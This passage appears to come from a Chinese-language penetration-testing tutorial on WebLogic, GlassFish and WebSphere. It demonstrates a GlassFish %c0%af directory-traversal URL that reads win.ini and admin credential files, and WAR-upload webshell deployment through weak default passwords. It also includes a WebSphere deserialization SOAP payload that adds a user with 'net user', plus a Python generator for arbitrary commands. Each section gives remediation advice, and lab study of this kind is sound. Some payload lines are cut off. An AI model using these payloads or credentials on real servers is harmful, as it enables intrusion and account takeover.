
若开放端口为HTTP协议，则会返回did not have a valid SOAP content-type。

访问不存在的端口，将返回`could not connect over HTTP to server`

通过 返回数据包 中的错误信息，即可探测内网状态。

修复建议

删除SearchPublicRegistries.jsp文件或修改SearchPublicRegistries.jsp文件后缀为不解析后缀，如SearchPublicRegistries.jspxxx，后重启Weblogic，再次访问，如下：



SearchPublicRegistries.jsp路径为：

```
C:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\tmp\_WL_internal\uddiexplorer\5f6ebw\war
```

Weblogic 弱口令 && 后台getshell

弱口令参考：https://cirt.net/passwords?criteria=WebLogic

访问`http://127.0.0.1:7001/console`
自动重定向到`http://127.0.0.1:7001/console/login/LoginForm.jsp`，使用弱口令登陆后台。


点击部署，进一步点击右边的安装。

点击上载文件，


选择war包，点击下一步

上传完成以后选中你上传的文件,点击下一步


选中作为应用程序安装，点击下一步




然后直接点击完成即可



选用我们安装的应用，点击启动即可。



访问：http://ip:port/[war包名]/[包名内文件名]



修复建议

避免后台弱口令。

GlassFish

GlassFish 是用于构建 Java EE 5应用服务器的开源开发项目的名称。它基于 Sun Microsystems 提供的 Sun Java System Application Server PE 9 的源代码以及 Oracle 贡献的 TopLink 持久性代码。该项目提供了开发高质量应用服务器的结构化过程，以前所未有的速度提供新的功能。

默认端口：8080（Web应用端口，即网站内容），4848（GlassFish管理中心）


默认返回的指纹信息:

```
Server: GlassFish Server Open Source Edition  4.1.2
```

```
X-Powered-By: Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition  4.1.2  Java/Oracle Corporation/1.8)
```

下载4.1.2版本

解压后，进入glassfish/bin目录下打开CMD窗口输入`asadmin start-domain`启动glassfish



asadmin stop-domain 停止glassfish

GlassFish Directory Traversal（CVE-2017-1000028）

java语言中会把%c0%af解析为\uC0AF，最后转义为ASCCII字符的`/`（斜杠）。利用..%c0%af..%c0%af来向上跳转，达到目录穿越、任意文件读取的效果。


计算机指定了UTF8编码接收二进制并进行转义，当发现字节以0开头，表示这是一个标准ASCII字符，直接转义，当发现110开头，则取2个字节 去掉110模板后转义。
UTF8编码模板如下


字节数	大小范围（十进制）	字节1	字节2	字节3	字节4
1	U + 0000~ U + 007F（0~127）	0xxxxxxx	None	None	None
2	U + 0080~ U + 07FF（128~2047）	110xxxxx	10xxxxxx	None	None
3	U + 0800~ U + 0FFF（2048~65535）	1110xxxx	10xxxxxx	10xxxxxx	None
4	U + 10000 ~ U + 10FFFF(65536~1114111)	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

C0AF 转换位二进制为 110 00000 10 101111 ，110开头去掉摸板后为00000 101111 转换为10进制为47，ASSCI为`/`.

受影响版本：<=4.1.2版本


启动GlassFish后，访问
`http://your-ip:4848/theme/META-INF/prototype%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwindows/win.ini`，发现成功读取win.ini文件。






Note:如果在你的机器上不能成功读取，请自行添加..%c0%af

读admin-keyfile文件，该文件是储存admin账号密码的文件,爆破。
位置在`glassfish/domains/domain1/config/admin-keyfile`




```
admin:{SSHA256}3rLwuo4vc/6aAcpK4eJiU6M3+GgkIA4nJfS8ClJXfoDGnXE9AOeyvQ==:asadmin
```




修复建议


升级GlassFish最新版本。

GlassFish 后台Getshell


进入后台后 Applications，右边的deploy



选中war包后上传，填写Context Root 这个关系到你访问的url，点击Ok。



访问`http://127.0.0.1:8080/[Context Root]/[war包内的filename]`



Note: 如果管理员不设置帐号本地会自动登录，但是远程访问会提示配置错误。**Configuration Error Secure Admin must be enabled to access the DAS remotely**

修复建议

1.不开放后台给外网，
2.若开放 密码强度需设置 包含 大写字母，小写字母，数字，特殊字符，且长度大于10位。

WebSphere

WebSphere® Application Server 加速交付新应用程序和服务，它可以通过快速交付创新的应用程序来帮助企业提供丰富的用户体验。从基于开放标准的丰富的编程模型中进行选择，以便更好地协调项目需求与编程模型功能和开发人员技能。


下载安装7.0 WebSphere

指纹:
Server: WebSphere Application Server/7.0

登录页面：
http://127.0.0.1:9060/ibm/console/logon.jsp
https://127.0.0.1:9043/ibm/console/logon.jsp

Java反序列化(CVE-2015-7450）

访问8880端口，出现如下界面，则可能存在Java反序列化漏洞




访问8880，并抓包，然后替换如下Payload进行复现，注意更改下Host.

```
POST / HTTP/1.1
Host: 192.168.31.12:8880
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: text/xml
```

```
SOAPAction: urn:AdminService
Content-Length: 8886

<?xml version='1.0' encoding='UTF-8'?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlr
<SOAP-ENV:Header ns0:JMXConnectorContext="rO0ABXNyAA9qYXZhLnV0aWwuU3RhY2sQ/irCuwmGHQIAAHhyABBqYXZhLnV0aWwuVmVjdG9y2Zd9W4A7rwEDAANJABFjY
</SOAP-ENV:Header>
<SOAP-ENV:Body>
<ns1:invoke xmlns:ns1="urn:AdminService" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<objectname xsi:type="ns1:javax.management.ObjectName">rO0ABXNyABtqYXZheC5tYW5hZ2VtZW50Lk9iamVjdE5hbWUPA6cb620VzwMAAHhwdACxV2ViU3BoZXJlC
<operationname xsi:type="xsd:string">getUnsavedChanges</operationname>
<params xsi:type="ns1:[Ljava.lang.Object;">rO0ABXNyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxlc1XK9Q8Vy36lAgACT
<signature xsi:type="ns1:[Ljava.lang.String;">rO0ABXVyABNbTGphdmEubGFuZy5TdHJpbmc7rdJW5+kde0cCAAB4cAAAAAF0ACRjb20uaWJtLndlYnNwaGVyZS5tYW
</ns1:invoke>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Payload执行的命令是 `net user lxh lxh /add`,效果如下：



如果想要更改执行的命令，可通过如下代码，代码在python3下执行。

```
import base64
from binascii import unhexlify

command = "net user lxh lxh /add"
serObj = unhexlify("ACED0005737200327375 6E2E7265666C6563742E616E6E6F746174696F6E2E416E6E6F746174696F6E496E766F636174696F6E48616E646C6572
serObj += (chr(len(command)) + command).encode('ascii')
serObj += unhexlify("7400046578656637571007E001E0000000171007E00237371007E00117372001 16A6176612E6C616E672E496E746567657212E2A0A4F78187386

serObjB64 = base64.b64encode(serObj).decode()
print(serObjB64)
```

将输出的serObjB64，替换到上面Payload中的params节点，其余无需改变。

```
<params xsi:type="ns1:[Ljava.lang.Object;">{serObjB64}</params>
```

回显参考DeserializeExploit.jar(laster)


修复建议

7.x版本已不提供支持，因此选择升级版本。
若版本还在IBM支持范围，可选择打补丁。


弱口令 && 后台Getshell

1. 在6.x至7.0版本，后台登陆只需要输入 admin作为用户标识，无需密码，即可登陆后台。
2. websphere/ websphere
3. system/ manager

